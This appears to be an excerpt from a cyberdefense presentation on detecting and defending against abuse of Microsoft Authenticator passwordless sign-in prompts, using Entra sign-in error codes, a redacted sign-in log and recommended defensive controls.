NO RESTRICTION**




How to defend?

Custom Rules

■ Sign-in error code:

- **70037** : Incorrect challenge response provided. Remote auth session denied.
- **1003033** : The remote ngc session was denied.
- From same Location/IP address for multiple users
- ??? : The remote ngc has timed out



Are you trying to sign in?



App
OfficeHome

Enter the number shown to sign in.

YES

NO, IT'S NOT ME

I CAN'T SEE THE NUMBER

User sign-ins (interactive)		User sign-ins (non-interactive)	Service principal sign-ins	Managed identity sign-ins		
Date ↓	User principal name	Status	IP address	Location	Sign-in error code	
2/2/26, 3:51:49 PM	[redacted]@onmicrosoft.com	Failure	1 [redacted]	[redacted] FR	70037	
2/2/26, 2:34:47 PM	[redacted]@onmicrosoft.com	Failure	1 [redacted]	[redacted] FR	1003033	
2/2/26, 2:23:49 PM	[redacted]@onmicrosoft.com	Failure	1 [redacted]	[redacted] FR	1003033	
2/2/26, 1:59:38 PM	[redacted]@onmicrosoft.com	Failure	1 [redacted]	[redacted] FR	1003033	

How to defend?

- **On your end (for this attack):**


- Create custom rules and adapt (last slide)
- Add a second factor for that password less method (for example, Duo, Okta, etc.)
- Location/IP in Authenticator App

- **On your end (in general):**



- Enforce strong CAP
- Enforce Device Enrollment
- Train users
- General custom rules

- **On Microsoft End:**

- Sign-in error code for timeout?



Wrap up



Questions ?





Cyberdefense